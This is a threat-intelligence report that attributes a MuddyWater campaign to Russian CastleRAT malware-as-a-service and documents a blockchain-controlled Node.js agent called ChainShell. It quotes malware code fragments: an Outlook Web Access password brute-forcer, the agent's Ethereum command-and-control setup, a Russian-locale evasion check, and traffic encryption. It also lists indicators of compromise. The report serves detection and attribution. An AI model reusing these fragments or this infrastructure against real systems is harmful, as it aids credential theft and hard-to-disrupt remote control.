

ChainShell: MuddyWater's Russian MaaS Link

 jumpsec.com/guides/chainshell-muddywater-russian-criminal-infrastructure

Sean Moran

April 6, 2026




Executive Summary

This report documents a direct operational link between the exposed infrastructure of Iranian threat actor MuddyWater and TAG-150 CastleRAT malware – a modular malware-as-a-service (MaaS) platform developed by Russian-speaking cybercriminals.

Through our analysis of a misconfigured C2 web server, 15 malware samples, and a novel PE payload, JUMPSEC assesses that MuddyWater operates at least two CastleRAT builds against Israeli targets with high confidence, and that they deploy additional TAG-150 JavaScript RAT variants from the same infrastructure with moderate confidence.

The key artifact found was `reset.ps1`, a PowerShell deployer for a new JavaScript-based malware we have named “ChainShell”. It was found on a C2 server containing Farsi code comments and Israeli IP range lists for targeting. Alongside this, two native PE payloads (“Build 120” and “Build 13”) were hidden inside steganographic JPEG images, and share hardcoded MaaS template identifiers. Both were compiled before the US and Israel attacked Iran on February 28th, consistent with pre-staged capability ahead of anticipated escalation.

ChainShell’s Operational Flow



MuddyWater’s use of this infrastructure has continued despite exposure by security vendors, new delivery installers were compiled March 11th, updated JavaScript RAT samples were on March 16th, and a fresh macro lure was seen contacting MuddyWater infrastructure as recently as March 20th.

Key implications

The adoption of a Russian criminal MaaS by an Iranian state actor has direct implications for defenders. Organisations targeted by MuddyWater, especially in the defence, aerospace, energy, and government sectors now face threats that combine state-level targeting with commercially developed offensive tools.

The Russian origin of the tooling means that initial triage may misattribute intrusions to Russian cybercrime rather than state espionage, prompting a different response. The MaaS model also gives MuddyWater quick access to capabilities (HVNC, Chrome cookie encryption bypassing, blockchain-resilient C2) that in other scenarios may take some time to set up and develop in-house.

Threat Actor Profile: MuddyWater

MuddyWater (also tracked as Seedworm, Mango Sandstorm, TA450, and Static Kitten) is an Iranian cyber espionage group operating under the Ministry of Intelligence and Security (MOIS). Active since at least 2017, they have targeted government, telecommunications, defence, and energy sectors across the Middle East (primarily Israel, Turkey, Saudi Arabia) and the West (USA, UK).

Observed MuddyWater campaigns show a shift from custom PowerShell backdoors and legitimate RMM tools toward the use of commercially developed MaaS platforms, capable of remote access, keylogging, credential stealing, and Hidden VNC. Understanding these functionalities, especially the Hidden VNC, is critical to organisations at risk of Iranian espionage targeting, as they allow the attacker to control an infected system via a hidden desktop session while the legitimate user remains active.

Key Findings

JUMPSEC's findings extend Symantec's DinDoor certificate identification by separating deployment from development in a multi-tenant MaaS ecosystem. We also confirm Check Point's MOIS—cybercrime previous convergence thesis with infrastructure and payload-level evidence and add attribution context to Malwarebytes and Recorded Future's CastleRAT research.

Our new findings are as follows:

1) ChainShell Deployer on Confirmed MuddyWater C2

``reset.ps1`` was found on the MuddyWater-attributed C2 server (157.20.182.49), which deploys "ChainShell" – a previously undocumented Node.js blockchain C2 agent we name and document. We attempted to track or match this agent sample through VirusTotal, YARA rules, and researching its functionality to a known actor or previous campaign, to no avail. The SHA256 hash of `reset.ps1` on the MuddyWater server matches a sample we independently collected, confirming the same ChainShell deployer exists on both confirmed Iranian infrastructure and in public malware repositories. This directly links a server containing Farsi code and Israeli targeting data to the TAG-150 MaaS platform. (Note on terminology: "CastleRAT" refers specifically to the native PE component of the malware; ChainShell and the Deno-based "Tsundere" variants are separate TAG-150 platform components deployed alongside CastleRAT by the same operator.)

2) Shared MaaS Build Lineage (Build 120 & 13)

"Build 120" and "Build 13" share hardcoded codebase identifiers (s4cfpnXB3SpN6gM8, IsabellaWine) proving common MaaS origin. Each build was compiled 48 hours apart.

3) MuddyWater as MaaS Customer

We assess MuddyWater to be a customer of TAG-150, not its developer. Russian-language strings reflect the developer. We assess these are genuine developer artifacts rather than false flags as the strings appear in functional code paths (error handling, user-facing messages), not planted in metadata. In addition, the CIS locale exclusion actively protects Russian systems from infection. Farsi-language indicators on the server confirm Iranian operation. The ``serialmenot.com`` C2 is multi-tenant. Other threat groups including LeakNet ransomware (ReliaQuest, March 17) use the same Deno codebase with different campaign configs and C2 domains. Confirming that JavaScript RAT presence alone does not prove MuddyWater activity, the configurations within the JavaScript RAT do.

4) Israeli-Focused Targeting Set

Targets include Israeli IP ranges, Laravel web applications, and FortiOS systems.

5) Certificate-to-Campaign Attribution Chain

The "Amy Cherne" signed MSI executable (2a09bbb3, Symantec: Trojan.Dindoor), has a certificate that also signs StageComp (vendor confirmed MuddyWater), StageComp delivers a JS RAT with campaign ID: 75cbe18653d52372 and campaign name: "Smokest" via the ``serialmenot.com`` C2. This same campaign identity (userID: bb47c0615477a877) appears consistently across 6+ JS RAT variants AND in Build 120/666's scheduled task names (VirtualSmokestGuy####). This Amy Cherne to Smokest JWT to Build 120 chain provides the primary attribution link between the vendor-confirmed MuddyWater certificate and the CastleRAT native PE C2 infrastructure.

Timeline and Evidence Chain

In March 2026, Check Point research reported MOIS-affiliated groups shifting from impersonating cybercriminals to actively leveraging cybercriminal MaaS (Malware-as-a-Service) platforms. One key evidence chain is a code-signing certificate chain linking MuddyWater's established tools to TAG-150's CastleRAT platform:


The delivery chain is signed with code-signing certificates procured under the names 'Amy Cherne' and 'Donald Gay' from SSL.com — the same certificates that sign StageComp, a known MuddyWater tool. This certificate overlap is what links MuddyWater's established tooling to the TAG-150 MaaS delivery chain. Notably, 'Donald Gay' matches a real Senior Purchasing Manager at a US aerospace parts distributor who was targeted with an aerospace-themed phishing email on March 19th/20th, suggesting the certificate persona may have been derived from a real target, though we cannot confirm this.

These certificates were used to sign binaries across the entire toolchain:

- **StageComp** – A known MuddyWater tool, attributed by Google, Microsoft, and Kaspersky.
- **'DinDoor'** – Symantecs name for the Deno-based JavaScript malware. We assess that this is not a MuddyWater developed tool, but rather a shared MaaS platform that MuddyWater deploys via their MSI installer malware and PS1 loaders. The former is signed with the Amy Cherne/Donald Gay certificates. (See DinDoor naming clarification below).
- **Fakeset** – A downloader that delivers CastleLoader.
- **CastleLoader** – TAG-150's MaaS loader, the entry point to the CastleRAT platform.
TAG-150 is a Russian-speaking threat actor operating a modular MaaS platform. The platform provides a templated builder that substitutes campaign names and build numbers while preserving core codebase constants. This means multiple threat actors can operate independently using customised builds.

This analysis bridges Check Point's strategic finding with binary-level proof: the same server containing the Farsi code comments and Israeli targets also deploys CastleRAT payloads.

Below: MuddyWater Operations Timeline — January to March 2026



The Exposed Server

On March 4th, 2026, researchers at Ctrl-Alt-Intel found a server with an open directory listing that was assessed with high confidence to be MuddyWater. Analysis documented custom C2 frameworks and victim targeting data but did not identify the CastleRAT connection.

JUMPSEC found a PowerShell script called 'reset.ps1' that was also present on the server. This PowerShell script installs Node.js, AES-decrypts an embedded payload, and deploys the ChainShell pair – 'sysuu2etiprun.js' (blockchain C2 agent) and 'VfZUSQi6oerKau.js' (dropper/installer). The operator's bash history also shows a command run: './server -p 9999' (Build 120's C2 port) and explicit testing of port 8888 (Build 13's C2 port).

JUMPSEC have also found an Outlook Web Access brute forcer that include Farsi code comments.

```
125     async def process_combination(self, url: str, username: str, password: str):
126         result = await self.check_single_credentials(url, username, password)
127
128         with self.Lock:
129             self.processed_count += 1
130
131             update_interval = max(1, self.total_attempts // 500) # حداکثر 500 آپدیت
132             if (self.processed_count % update_interval == 0 or
133                 self.processed_count == self.total_attempts):
134                 self._print_progress_line()
135
136             if result:
137                 self.success_count += 1
138                 return result
139
140         return None
```

Evidence of MaaS usage

The evidence for MuddyWater's use of TAG-150's CastleRAT MaaS platform comes from three separate chains. ThreatDown's March 10th report already documented Build 666's template constants; our contribution to this is connecting them to confirmed MuddyWater infrastructure.

- **Chain 1** – The Amy Cherne Certificate: The Amy Cherne code-signing certificate (now revoked) signs both StageComp and the MSI attributed by Symantec to be DinDoor. VirusTotal behaviour analysis of the MSI shows it contacts the `serialmenot.com/mv2/<JWT>` with campaignId: `75cbe18653d52372`, campaignName: "Smokest", userID: `bb47c0615477a877`. This same campaign config appears in Build 120's scheduled task name (VirtualSmokestGuy120) and Build 666's (VirtualSmokestGuy666). The overall chain is Amy Chern Signed MSI > Smokest JWT > CastleRAT build task names.
- **Chain 2** – The 157 Server: As mentioned, `reset.ps1` was found on the MuddyWater attributed server, this PowerShell script deploys ChainShell – a TAG-150 blockchain C2 agent (see below). The server's .bash_history file shows the server operator self-testing port 8888 (socket.connect("157.20.182.49",8888)), confirming it runs Build 13's C2 listener. The overall chain is Confirmed Iranian server → deploys TAG-150 component + runs CastleRAT C2.
- **Chain 3** – The Malwarebytes ThreatDown MSI JWT: We extracted the JWT from the MSI that was in ThreatDown's IOC lists – it contains userID: `bb47c0615477a877`, configId: `9f0b39d9`, identical to our JS RAT variants. This confirms Build 666 was deployed by the same operator as our confirmed MuddyWater builds. Check Point's March 11 report stated: "This does not necessarily indicate that MuddyWater is a CastleLoader affiliate." We can now confirm they are through the Amy Cherne chain and the 157 server evidence.

Multi-tenant Platform: The `serialmenot.com` C2 is a shared platform. LeakNet ransomware uses identical codebases with different JWT credentials. The JavaScript malware alone does not prove MuddyWater attribution; the attribution rests on the Amy Cherne certificate chain and the 157 server. Not on platform infrastructure.

MuddyWater are using different JWT credentials for the serialmenot.com C2

1	MUDDYWATER	OTHER AFFILIATE
2		
3	{	{
4	"campaignId": "75cbe18653d52372",	"campaignId": "43873a3647f28b45",
5	"campaignName": "Smokest",	"campaignName": "Bots",
6	"userId": "bb47c0615477a877",	"userId": "b6a0082d710afa7b",
7	"userNote": "BatClickFix",	"userNote": "",
8	"proxies": ["http://serialmenot.com"]	"proxies": ["http://mshealthmetrics.com",
9	}	"http://ms-socks1.com",
10		"http://ms-socks2.com"]

ChainShell – Previously Undocumented Malware Utilising the Blockchain as a C2

We name this component ChainShell – a Node.js-based agent that resolves its C2 from an Ethereum smart contract via 10 RPC providers. It communicates with a websocket, all communications are AES-256-CBC encrypted. No vendor has documented or named this variant. The code comparison with the Deno-based “Tsunidere” JavaScript RAT shows no shared code. It has a different runtime, different C2, and different architecture.

Blockchain C2 variables and smart contract address

```
120 class SecureWebSocketClient {
121   constructor() {
122     this.serverUrl = null;
123     this.reconnectInterval = 5000;
124     this.buildId = "f1c2d70b-0d6b-431a-b9d9-5cefb0affac1";
125     this.contractAddress = "0x2B77671cfEE4907776a95abbb9681eee598c102E";
126     this.WalletOwner = "0x002E9Eb388CBd72bad2e1409306af719D0DB15e4";
127     this.abi = ["function getString(address account) public view returns (string)"];
128     this.rpcProviders = ["https://eth.llamarpc.com", "https://mainnet.gateway.tenderly.co", "https://rpc.flashbots.net/fas
129     this.pingInterval = 60000;
130     this.pongTimeout = 15000;
131     this.resetState();
132   }
}
```

System Locale check to avoid execution on post-Soviet Commonwealth of Independent States (CIS) countries (Russia, Armenia, Azerbaijan, Belarus, etc.)

```
785 async checkSystemLocale() {
786   try {
787     const {
788       exec: j
789     } = require("child_process");
790     const {
791       promisify: k
792     } = require("util");
793     const l = k(j);
794     const {
795       stdout: n
796     } = await l("powershell.exe -Command \"[System.Globalization.CultureInfo]::InstalledUICulture.Name\", {
797       windowsHide: true
798     });
799     const o = n.trim();
800     const p = ["hy", "hy-AM", "az", "be", "be-BY", "kk", "kk-KZ", "ky", "ky-KG", "ru", "ru-BY", "ru-KZ", "ru-KG", "ru-MD
801     return p.some(q => q.toLowerCase() === o.toLowerCase());
802   } catch (r) {
803     console.error("Error: " + r.message);
804     return false;
805   }
806 }
```

Server send and “new Function” functionality – core “thin shell” mechanism

```
440 ...global,
441 serverSend: (y, z) => {
442   const A = [
```

```

583 encryptMessage(h, i, j) {
584   if (!j || j.length !== 16) {
585     console.error("Invalid IV length. IV must be 16 bytes.");
586     this.resetState();
587     setTimeout(() => this.connect(), this.reconnectInterval);
588     return;
589   }
590   try {
591     const m = crypto.createCipheriv("aes-256-cbc", i, j);
592     let n = m.update(h, "utf8", "hex");
593     n += m.final("hex");
594     return n;
595   } catch (p) {
596     console.error("Error during encryption:", p.message);
597     this.resetState();
598     setTimeout(() => this.connect(), this.reconnectInterval);
599     return;
600   }
601 }

```

ChainShell is a thin execution shell, the server sends JavaScript via `new Function()` and the agent executes and returns results via `serverSend()`. All capabilities are pushed server-side, the agent itself has no built-in stealer, keylogger, or shell. It also contains Russian developer strings, (“вернул”, “провайдер”) and a CIS locale exclusion (exits on Russian/Ukrainian systems), supporting TAG-150 attribution.

ChainShell is deployed by `reset.ps1` (found on the MuddyWater attributed server).

Confidence Summary

Claim	Confidence	Key Evidence
157.20.182.49 = MuddyWater	HIGH	Farsi artifacts + Israeli targets + Ctrl-Alt-Intel
157 deploys ChainShell	HIGH	reset.ps1 hash-verified
157 runs Build 13 C2	HIGH	Operator self-testing (socket.connect("157.20.182.49",8888))
userID bb47c061 = MW	HIGH	Amy Cherne cert → MSI → Smokest JWT. Cert also signs StageComp (known MW)
Build 120/666 C2 (23.94.145.120) = MW	MEDIUM-HIGH	Amy Cherne → Smokest JWT → Build 120 task name. Gap: IP not in 157 dump
serialmenot.com = MW exclusive	LOW	Multi-tenant — LeakNet ransomware uses same platform

Vendor Findings We Extend

- Symantec named the Deno based JavaScript malware “DinDoor” and attributed it to MuddyWater. Their certificate chain attribution is valid, but the naming implies that MuddyWater developed it – the Deno platform is a shared MaaS product (LeakNet uses the identical codebase). MuddyWater deploys it; they don’t own it.

- ThreatDown analysed Build 666 with no attribution. We linked it to MuddyWater via identical JWT (userID: bb47c061, campaignId: 75cbe186) extracted from their MSI malware. The same MuddyWater operator account across all “Smokest” variants.
- Check Point stated, “this does not necessarily indicate MuddyWater is a CastleLoader affiliate.” We confirm they are through the Amy Cherne certificate chain and the 157 server evidence.

Indicators of Compromise

File Hashes

SHA256	Description
49f17c061a72cadaf9e3f90cc380e994883a965b7a4ad8953d8e8089c65908e6	CastleRAT Build 120 PE (NOT on VT)
4aaf77c410f1f465d5e9063af60a07ad184e7a92ee87c973c2ea1542bfd66bff	CastleRAT Build 13 PE (NOT on VT)
d91f7a2962c0e9de3cd4ea9c770092d86b1641e89f0a7be2307b6451f00e5271	trfr.jpg stego carrier (Build 13)
94f05495eb1b2ebe592481e01d3900615040aa02bd1807b705a50e45d7c53444	NSIS installer (2026-03-11) — Symantec: Trojan.Fakeset, Microsoft: Trojan:Python/MuddyWater.DB!MT B
a8c380b57cb7c381ca6ba845bd7af7333f52ee4dc4e935e98b48bb81facad72b	NSIS installer (2026-03-13)
7ab597ff0b1a5e6916cad1662b49f58231867a1d4fa91a4edf7ecb73c3ec7fe6	reset.ps1 (ChainShell deployer)
c8589ca999526f247db4d3902ade8a85619f8f82338c6230d1b935f413ddcb3d	VfZUSQI6oerKau.js (ChainShell dropper/installer)
bedb882c6e2cf896e14ecf12c90aaa6638f780017d1b8687a40b4a81956e230f	sysuu2etiprun.js (ChainShell blockchain C2 agent)
3df9dcc45d2a3b1f639e40d47eceeafb229f6d9e7f0adcd8f1731af1563ffb90	HVNC WebView2 browser component — Symantec: Trojan.Darkcomp
a92d28f1d32e3a9ab7c3691f8bfca8f7586bb0666adbba47eab3e1a8faf7ecc0	StageComp (named “DIDS”) — Symantec: Trojan.StageComp, Microsoft: Trojan:Python/MuddyWater.DB!MT B

Network

Indicator	Context
23.94.145.120:9999	Build 120 C2
157.20.182.49:8888	Build 13 C2 + operator infrastructure
172.86.123.222	Staging (Petuhon.zip, Smokest120.zip)
ttrdomennew.com	Build 13 C2 domain
serialmenot.com	Gen 1 Deno MaaS C2 (shared multi-tenant — also used by LeakNet)
sharecodepro.com	Gen 1 Deno MaaS C2 (Jan 2026, earlier rotation — shared platform)

mazafakaerindahouse.info Dropper staging (no prior public results)

Host-Based

Indicator	Context
NuklearYaderMojangPeta{N}	Keylogger mutex
Virtual{Campaign}Guy{N}	Scheduled task persistence
%LOCALAPPDATA%\MashaLasley{N}	Admin keylog directory
%LOCALAPPDATA%\Nodejs\node-v18.17.0-win-x64	reset.ps1 Node.js install path

MITRE ATT&CK

ID	Technique
T1566.002	Phishing: ClickFix/BatClickFix social engineering
T1059.001/.006/.007	PowerShell, Python (PyArmor), JavaScript (Deno/Node.js)
T1218.003	CMSTPLUA COM elevation (UAC bypass)
T1574.002	DLL side-loading (setup.exe + userenv.dll/xmlite.dll)
T1027.003	Steganography (PE in JPEG)
T1562.001	Defender evasion via WMI exclusions
T1555.003	Browser credential theft (Chrome app-bound bypass)
T1219	HVNC hidden desktop control
T1090.001	SOCKS5 proxy (4,096 tunnels)
T1102.001	Ethereum smart contract dead drop resolver
T1190	CVE-2024-55591, CVE-2024-23113, CVE-2026-1281

Conclusion

This investigation confirms that MuddyWater/MOIS operates as a customer of TAG-150 CastleRAT MaaS, proven through the `reset.ps1` file found on an Iranian server deploying ChainShell, and the Amy Cherne certificate chain linking MuddyWater tools to the “Smokest” campaign identity in Build 120/666. The continued deployment of new samples through to March 20th demonstrates sustained operational tempo despite vendor exposure. These campaigns remain active.

MuddyWater’s previous tooling was primarily PowerShell backdoors, legitimate RMM tools, and simple HTTP beacons. This gave MuddyWater remote access and basic command execution, but they still lacked sophisticated post-compromise capabilities. CastleRAT and ChainShell malware represent this capability upgrade.

- **HVNC (Hidden desktop, invisible browser hijacking)** – their old tools could not do this, and it allows the operator to silently access organisation infrastructure, view webmail, cloud infrastructure, and more, all while masquerading as the victim’s own session cookies, bypassing MFA. MuddyWater would typically need to steal credentials then access it from their own infrastructure.
- **Chrome v127+ app-bound decryption** – under certain conditions this can bypass Google’s latest Chrome cookie encryption, which their previous PowerShell tools were incapable of.

- **ChainShell's Blockchain C2** – previous infrastructure used simple HTTP/HTTPS communication, which can be sinkholed and taken down. ChainShell resolves its C2 from an Ethereum smart contract, which is highly resistant to disruption.

In short, they went from remote manual hacking to automated credential theft and invisible browser control with a command and control infrastructure that is difficult to take down, and they bought it off-the-shelf instead of building it themselves.

Looking Forward

MuddyWater's acquisition of commercial offensive tooling, incorporating the capabilities outlined, appears to indicate a strategic move to favour operational agility over developing tools internally.

The Russia–Iran relationship is also noteworthy. Although there is no evidence to suggest a direct state-to-state connection in the TAG-150 case specifically, the broader geopolitical alignment, such as previous Iranian drone transfers to Russia and related defence cooperation, forms a backdrop that make similar cyber collaboration more plausible. TAG-150's MaaS model facilitates this potential partnership, as MuddyWater may only require access to the MaaS purchasing mechanism (e.g., cryptocurrency), rather than a formal state agreement with Russia.

For defenders, this development suggests increased complexity in attribution. When a compromised network presents CastleRAT or ChainShell artefacts, initial attribution may indicate Russian cybercrime involvement. However, further analysis of the connections and associated C2s can reveal the true operator is a geopolitically actor such as MuddyWater. Threat Intelligence teams that strictly separate 'cybercrime' from 'APT' in their workflows may overlook these hybrid operations.

Organisations targeted by MuddyWater for espionage should be vigilant, especially those in defence, aerospace, energy, and government, who are now exposed to threats combining state-level targeting with commercially developed offensive tools.

Acknowledgements

- Ctrl-Alt-Intel — C2 server dump analysis (March 4, 2026). The CastleRAT/TAG-150 connection is a novel finding of our analysis.
- Symantec/Broadcom — Seedworm/Dindoor certificate chain attribution (March 5, 2026)
- Check Point Research — MOIS-cybercrime convergence thesis (March 11, 2026)
- ThreatDown/Malwarebytes — CastleRAT Build 666 analysis (March 10, 2026)
- Recorded Future — TAG-150/CastleRAT MaaS analysis (September 2025)
- ReliaQuest — LeakNet/serialmenot.com shared infrastructure identification (March 17, 2026)
- Unit 42 (Palo Alto Networks) — Boggy Serpens IOCs enabling codefusiontech.org infrastructure pivot
- Darktrace, Group-IB, ESET — Prior infrastructure and campaign analysis
- Google TAG — StageComp attribution to MuddyWater
- Microsoft Threat Intelligence — Mango Sandstorm / MuddyWater tracking and StageComp classification
- Kaspersky GReAT — MuddyWater tooling analysis including StageComp



Jack Lewis

Jack is a security researcher with a strong focus on malware analysis, tracking new threat actors and campaigns, reverse engineering, patch diffing, and proactive threat hunting.